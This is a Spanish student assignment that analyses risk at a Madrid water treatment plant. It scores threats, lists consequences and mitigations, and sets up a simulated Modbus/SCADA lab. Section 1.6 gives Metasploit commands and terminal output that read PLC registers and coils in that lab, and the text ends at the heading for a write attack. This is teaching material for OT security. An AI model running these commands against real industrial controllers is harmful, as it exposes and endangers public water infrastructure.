Introducción a las Infraestructuras Críticas

1. Introducción y Selección de la Infraestructura

Para esta tarea se ha elegido como infraestructura crítica el **Canal de Isabel II**, y el análisis se centra en la **Estación de Tratamiento de Agua Potable (ETAP) de Colmenar Viejo** (Comunidad de Madrid).

El Canal de Isabel II se considera un **Operador Crítico** bajo la **Ley 8/2011 (Ley PIC)**: el suministro de agua es un servicio esencial. Una ETAP es un buen caso de estudio porque mezcla operación física (bombas, válvulas, reactivos) con sistemas **OT/SCADA/PLC**, y un incidente en el control puede afectar a calidad y continuidad del servicio.

1.1 Marco de Trabajo y Criterio de Evaluación

Para mantenerlo manejable, se utiliza un análisis simplificado inspirado en **MAGERIT** y en guías de NIST (SP 800-30) para estimar probabilidad e impacto. Métrica: **Riesgo = Probabilidad (P) x Impacto (I)**.

- **Probabilidad (P):** (1: Baja, 2: Media, 3: Alta).
- **Impacto (I):** (1: Bajo, 2: Grave, 3: Muy Grave).
- **Valoración Final (V):**
  - **1 - 2:** Riesgo Bajo.
  - **3 - 4:** Riesgo Medio.
  - **6 - 9:** Riesgo Alto / Crítico.

1.2 Identificación y Evaluación de Amenazas

Se parte de los **activos/servicios** de la ETAP (proceso, red OT/SCADA/PLC, instrumentación, comunicaciones, energía, reactivos y operación) y se derivan amenazas plausibles. Para puntuar, se utiliza una escala simple:

- **Probabilidad (P):** 1 baja, 2 media, 3 alta.
- **Impacto (I):** 1 bajo, 2 grave, 3 muy grave.
- **Valoración (V):** $V = P \times I$.

Listado simple de amenazas (con criterio por caso):

Amenaza (Dimensión)	Escenario y criterio de identificación	Criterio aplicado (P/I)	P	I	Valoración
Manipulación de parámetros de tratamiento (Integridad)	Alteración de *setpoints* (cloración, coagulación, pH) desde SCADA/estación de ingeniería o cambios no autorizados en PLC.	**P=2** si se obtiene acceso a red OT/credenciales (operación o mantenimiento). **I=3** por riesgo de agua no potable y efecto directo en salud pública.	2	3	**6 (Alto)**
Denegación de servicio en red OT/SCADA (Disponibilidad)	Saturación/bloqueo de comunicaciones OT o indisponibilidad del SCADA/HMI que impide operar bombeo y proceso.	**P=2** por dependencia de comunicaciones y protocolos industriales. **I=3** por posible parada del proceso o incapacidad de control en tiempo real.	2	3	**6 (Alto)**
Acceso no autorizado a sistemas de operación (C/I/D)	Robo/abuso de credenciales (operadores/contratistas), acceso remoto de soporte o abuso de privilegios en estación de ingeniería/SCADA.	**P=2** por dependencia habitual de cuentas privilegiadas y terceros. **I=3** porque habilita cambios persistentes que afectan integridad y disponibilidad.	2	3	**6 (Alto)**
Pérdida/engaño de monitorización (MitM/Spoofing) (Integridad)	Intercepción o suplantación de telemetría: el operador visualiza valores falsos (caudales, cloro residual, turbidez) y decide con información incorrecta.	**P=2** si existe punto de acceso a red OT y tráfico sin autenticación/validación fuerte. **I=2** por degradación operativa relevante, normalmente con verificaciones adicionales y muestreos.	2	2	**4 (Medio)**
Pérdida de comunicaciones	Caída de enlaces (fibra/radio) entre zonas del	**P=2** por fallos puntuales plausibles en	2	2	**4 (Medio)**

Amenaza (Dimensión)	Escenario y criterio de identificación	Criterio aplicado (P/I)	P	I	Valoración
críticas (Disponibilidad)	proceso o con centro de control, degradando operación y tiempos de respuesta.	enlaces críticos. **I=2** por pérdida de visibilidad/operación remota y aumento del riesgo operacional (con procedimientos manuales de contingencia).			
Fallas físicas o averías críticas (Disponibilidad)	Rotura/degradación de bombas, válvulas, filtros o cuadros eléctricos por fatiga, corrosión o mantenimiento insuficiente.	**P=3** por probabilidad inherente a activos físicos en operación continua. **I=2** por reducción de capacidad y posibles paradas parciales (suele haber redundancia parcial).	3	2	**6 (Alto)**
Interrupción del suministro eléctrico externo (Disponibilidad)	Caída de red eléctrica; operación en modo degradado con SAI/grupos hasta restablecimiento.	**P=1** por menor frecuencia relativa y existencia de continuidad eléctrica. **I=3** porque un fallo prolongado o insuficiencia del respaldo puede detener el proceso.	1	3	**3 (Medio)**
Desastres naturales / fenómenos climáticos (Disponibilidad)	Inundaciones/tormentas/olas de calor con daños físicos, cortes de acceso o afectación de infraestructuras auxiliares.	**P=1** por menor frecuencia (eventos extremos). **I=2** por impacto operativo relevante y tiempos de recuperación no inmediatos.	1	2	**2 (Bajo)**
Falla en la cadena de	Escasez/retardo de reactivos (cloro,	**P=1** por contratos y stock de seguridad	1	3	**3 (Medio)**

Amenaza (Dimensión)	Escenario y criterio de identificación	Criterio aplicado (P/I)	P	I	Valoración
suministro de reactivos (Disponibilidad)	coagulantes) o incidentes logísticos que limitan el tratamiento.	habituales. **I=3** porque sin reactivos críticos la potabilización se reduce drásticamente o se detiene.			
Fallas en sensores de calidad e instrumentación (Integridad)	Lecturas erróneas o pérdida de calibración en sensores (turbidez, cloro residual, pH), afectando control automático y decisiones.	**P=2** por deriva/calibración y fallos relativamente comunes. **I=2** por riesgo de tratamiento inadecuado y necesidad de operación manual, normalmente con validaciones cruzadas.	2	2	**4 (Medio)**
Sequía prolongada (Disponibilidad)	Reducción de agua bruta disponible en el sistema de embalses/cuencas que abastecen la red, afectando caudal y continuidad global.	**P=2** por recurrencia creciente de episodios de sequía. **I=1** a nivel de ETAP (la gestión se realiza principalmente a nivel de red/sistema y demanda).	2	1	**2 (Bajo)**

Resumen de valoración:

- **Alto (V=6):** manipulación de parámetros de tratamiento, DoS OT/SCADA, acceso no autorizado a sistemas de operación y averías críticas.
- **Medio (V=3–4):** engaño de monitorización, pérdida de comunicaciones, fallos de sensores e interrupción eléctrica/falta de reactivos.
- **Bajo (V=2):** eventos extremos y sequía (impacto gestionado a nivel de sistema).

Conclusión: en una ETAP, el riesgo está dominado por escenarios que afectan a **integridad del proceso** y **disponibilidad operativa** en OT.

1.3 Posibles consecuencias de los riesgos identificados

Si se materializan las amenazas con mayor riesgo (V=6), las consecuencias se notarían rápido en varias dimensiones:

Consecuencias sobre la Salud Pública (Integridad)

La **manipulación de parámetros químicos** es la consecuencia más crítica.

- **Agua fuera de especificación:** por sobredosificación/subdosificación de reactivos (cloro, pH, coagulantes).
- **Riesgo sanitario:** necesidad de avisos a población, restricciones de uso y controles reforzados.

Consecuencias Operativas y Técnicas (Disponibilidad)

La **Denegación de Servicio (DoS)** o las **Fallas físicas críticas** afectan la continuidad:

- **Paradas o degradación del proceso:** pérdida de supervisión/control o necesidad de operar en manual.
- **Daños y recuperación más lenta:** maniobras bruscas (bombas/válvulas) pueden provocar averías y aumentar el tiempo de restablecimiento.

Consecuencias Socioeconómicas e Interdependencias

Dada la interconexión entre infraestructuras críticas descrita en el sector agua:

- **Interdependencias:** sanidad e industria/servicios dependen del suministro continuo.
- **Seguridad ciudadana:** caída de presión afecta a hidrantes y respuesta ante incendios.

Consecuencias Ambientales

Puede haber **impacto ambiental** si el incidente deriva en vertidos, tratamiento fuera de especificación o generación anómala de lodos.

Consecuencias Legales y Reputacionales

- **Regulatorio y reputación:** sanciones, auditorías y pérdida de confianza pública.

1.4 Medidas de mitigación para los riesgos identificados

En OT, la mitigación tiene que ser compatible con operación continua. Con los riesgos más altos (V=6), se prioriza:

- **Evitar accesos no autorizados** a sistemas de operación (porque habilita el resto).

- **Impedir la manipulación peligrosa de setpoints** (integridad del tratamiento) incluso aunque alguien “consiga entrar”.
- **Mantener capacidad de control en modo degradado** si cae la supervisión (DoS/indisponibilidad OT/SCADA).

Gobernanza y operación

- **Inventario OT y criticidad:** qué equipos hay y qué dependencias tienen.
- **Gestión del cambio (MOC):** cambios en PLC/setpoints controlados y registrados.
- **Cuentas nominativas y revisión de accesos:** especialmente terceros/mantenimiento.

Arquitectura IT/OT y segmentación

- **Separación IT–OT + reglas mínimas:** sin rutas directas desde IT hacia PLC/SCADA.
- **DMZ industrial + jump server:** acceso remoto controlado y auditable.
- **Filtrado y limitación de tráfico:** reducir superficie frente a DoS/tormentas.

Control de acceso y hardening

- **MFA y control de sesiones:** especialmente para privilegios y terceros.
- **Mínimo privilegio:** roles separados (operación/mantenimiento/ingeniería).
- **Hardening estaciones OT:** control de USB/servicios y parcheo planificado.

Integridad del proceso

- **Límites e interbloqueos en PLC:** topes y failsafe para impedir valores peligrosos.
- **Alarmas y verificación operativa:** confirmación ante lecturas incoherentes.
- **Histórico y rollback:** volver rápido a configuración segura.

Monitorización y detección

- **Monitorización industrial/IDS:** alertas ante lecturas/escrituras anómalas.
- **Logs + hora consistente:** facilitar análisis posterior.
- **Validación cruzada de instrumentación:** detectar lecturas incoherentes.

Resiliencia y continuidad

- **Continuidad eléctrica:** SAI + grupos con pruebas.
- **Mantenimiento y repuestos críticos:** reducir paradas y acelerar recuperación.
- **Backups OT probados:** PLC/SCADA y restauración verificada.
- **Stock y acuerdos de reactivos:** evitar paradas por suministro.
- **Planes y simulacros:** operación manual e incidentes.

Amenaza identificada	Medidas de mitigación (principal/es)
Acceso no autorizado	MFA, mínimo privilegio, cuentas nominativas, auditoría; acceso remoto vía DMZ/jump server.
Manipulación química	Límites/interbloqueos en PLC, MOC, versionado y rollback de setpoints/recetas, alarmas por desviación.
Ataque DoS / Infecciones	Segmentación IT/OT, filtrado y reglas mínimas, reducción de “todo a todo”, operación local degradada.
Ataque MitM / Spoofing	IDS industrial, logs y sincronía horaria, validación cruzada y verificación operativa (muestreo/lab).
Fallas en sensores	Validación cruzada, calibración/mantenimiento y alarmas conservadoras con confirmación manual.
Corte de luz / Averías	SAI+grupos con pruebas, mantenimiento preventivo, repuestos críticos y plan de recuperación.
Falta de reactivos	Stock crítico con control de caducidad y acuerdos de reposición prioritaria.
Desastres / Sequía	Planes de contingencia, operación manual, coordinación y protocolos de emergencia/gestión de demanda.

1.5 Diseño y Configuración del Escenario de Red (Simulación)

Para la **simulación**, se ha montado un laboratorio simple del segmento **OT** (SCADA/PLC) de la ETAP. Según el enunciado, se utiliza direccionamiento privado de **Clase B** dentro de **172.16.0.0/12**.

Cálculo de red (según el enunciado):
Sea X el resultado de aplicar el módulo a los **últimos 3 dígitos del DNI**.

- **Fórmula:** $X = (\text{últimos 3 dígitos}) \pmod{255}$
- **Valor obtenido:** últimos 3 dígitos = **462** $\rightarrow X = 462 \bmod 255 = 207$


Con esto, la red de trabajo queda:

- **Red OT simulada:** `172.16.207.0/24`
- **Máscara:** `255.255.255.0` (254 hosts útiles)
- **Puerta de enlace:** no necesaria si todo está en la misma LAN

Esquema Gráfico de Red

El siguiente esquema representa la topología en estrella utilizada en el simulador:

- **Maestro (SCADA/HMI):** Estación de supervisión que consulta el estado de la planta.
- **Esclavo (ModbusPal):** Simulador de PLC industrial que gestiona los actuadores y sensores de la ETAP.
- **Atacante (Kali Linux):** Máquina de auditoría desde la que se inyectará el tráfico Modbus malicioso.



12 COILS (Actuadores On/Off)	14 REGISTERS (Sensores/Setpoints)
• 00-01: Bombas Agua Bruta • 02-05: Bombas Impulsión Red • 06-09: Válvulas Filtrado • 10-11: Motores Agitadores	• 40001-05: Calidad (Cloro, pH, Turbidez) y Caudales. • 40006-10: Niveles Tanques, Presión y Temp. • 40011-14: Setpoints de Seguridad y Contadores.

Direccionamiento IP y Software

Dispositivo	Función	Dirección IP	Software / Herramientas
Maestro	Supervisión SCADA	`172.16.207.20`	QModMaster / ScadaBR
Esclavo	PLC Dosificación	`172.16.207.10`	ModbusPal (Java)
Atacante	Estación Kali	`172.16.207.100`	Mbtget, Metasploit, Nmap

Notas de direccionamiento:

- Se reserva `172.16.207.20` para el rol de **maestro (SCADA/HMI)**, `172.16.207.10` para el **esclavo (PLC/ModbusPal)** y `172.16.207.100` para auditoría.

- La segmentación se deja plana a propósito para la práctica; en una ETAP real lo normal es que el atacante **no** esté en la misma LAN OT sin una intrusión previa (o un acceso físico).

Configuración del Mapa de Memoria (ModbusPal)

Se ha configurado el esclavo (Unit ID: 1) con los siguientes registros para representar el proceso de potabilización:

12 Coils (Salidas Digitales - On/Off):


1. **Coil 1-2:** Bombas de captación de agua bruta (Embalse).
2. **Coil 3-6:** Bombas de impulsión a alta presión (Salida a red).
3. **Coil 7-10:** Válvulas de limpieza de filtros.
4. **Coil 11-12:** Agitadores de mezcla de reactivos químicos.

14 Holding Registers (Valores de 16 bits):

- **40001:** Concentración de Cloro Residual (mg/L x100).
- **40002:** Nivel de pH (Acidez del agua).
- **40003:** Turbidez (NTU).
- **40004:** Caudal de entrada (m^3/h).
- **40005:** Caudal de salida (m^3/h).
- **40006:** Nivel Tanque Cloro (%).
- **40007:** Nivel Tanque Coagulante (%).
- **40008:** Presión tubería principal (Bar).
- **40009:** Conductividad.
- **40010:** Temperatura del agua.
- **40011-40014:** *Setpoints* de seguridad (Límites programados por el operario).

Configuración de Comunicación

El Maestro está configurado para realizar consultas cíclicas (polling) cada 1000 ms al Esclavo (Unit ID: 1) en el puerto estándar **TCP/502**.



En el laboratorio se asume al atacante en la misma LAN `172.16.207.0/24`, lo que permite observar e interactuar con Modbus.

1.6 Simulación de ataque a sistemas SCADA/ICS: Lectura de Registros/Coils

Objetivo: evidenciar que **Modbus TCP** no aporta confidencialidad ni control de acceso, permitiendo **lectura** de registros/coils desde la misma LAN OT.


- **Atacante:** Kali Linux `172.16.207.100`.
- **Maestro (SCADA/HMI):** `172.16.207.20`.
- **Esclavo (PLC simulado / ModbusPal):** `172.16.207.10` (Unit ID: 1, puerto TCP/502).
- **Alcance (lectura): Holding Registers** (14 registros, equivalentes a `40001–40014`) y **Coils** (12 coils, equivalentes a `00001–00012`) según el mapa definido en 1.5.

Observación de tráfico con Wireshark (sniffing)

Se capturó tráfico para confirmar:

- Dispositivos que hablan Modbus (`172.16.207.20` ↔ `172.16.207.10`).
- Uso del puerto **TCP/502**.
- Funciones en claro (p. ej., **0x03 Read Holding Registers**, **0x01 Read Coils**).

Modbus TCP no cifra ni autentica, así que el contenido viaja en claro.




Lectura de Holding Registers con Metasploit

Se leyeron **Holding Registers** del PLC simulado (valores de proceso según el mapa del 1.5).

Comandos ejecutados en Metasploit:

```
use auxiliary/scanner/scada/modbusclient
set RHOSTS 172.16.207.10
set ACTION READ_HOLDING_REGISTERS
set DATA_ADDRESS 0
set NUMBER 14
set UNIT_NUMBER 1
run
```

La salida confirma que el atacante obtiene valores del proceso (p. ej., `1200`, `150`, `710`...), lo que supone **fuga de información operativa**.



Lectura de Coils con Metasploit

Se repitió el procedimiento para leer coils (estado On/Off).

Comandos ejecutados en Metasploit:

```
set ACTION READ_COILS
set DATA_ADDRESS 0
set NUMBER 12
run
```

El PLC devuelve una cadena de bits (0/1) que refleja el estado operativo de los equipos.

```
kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/master/infra
File Actions Edit View Help
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/scada/modbusclient
[*] Using action READ_HOLDING_REGISTERS - view all 9 actions with the show actions command
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 172.16.207.10
RHOSTS => 172.16.207.10
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 12
NUMBER => 12
msf6 auxiliary(scanner/scada/modbusclient) > set UNIT_NUMBER 1
UNIT_NUMBER => 1
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_COILS
ACTION => READ_COILS
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 172.16.207.10
[*] 172.16.207.10:502 - Sending READ COILS...
[+] 172.16.207.10:502 - 12 coil values from address 0 :
[+] 172.16.207.10:502 - [1, 1, 1, 1, 0, 1, 1, 0, 0, 1, 1, 0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Vulnerabilidad explotada y relación con el análisis de riesgos

La causa raíz es la **ausencia de seguridad por diseño** en Modbus TCP:

- **Sin autenticación/autorización:** conocer IP, Unit ID y puerto es suficiente para leer memoria.
- **Tráfico en texto claro:** facilita el descubrimiento de funciones, direcciones y valores.
- **Confianza implícita en la red OT:** el protocolo asume que “quien llega a la red” es legítimo.

Esto se alinea con los riesgos de 1.2 (acceso no autorizado y pérdida/engaño de monitorización) y facilita ataques posteriores.

Las **medidas de mitigación** asociadas a este ataque se detallan en el apartado **1.8**.

1.7 Simulación de ataque a sistemas SCADA/ICS: Modificación de Registros/Coils

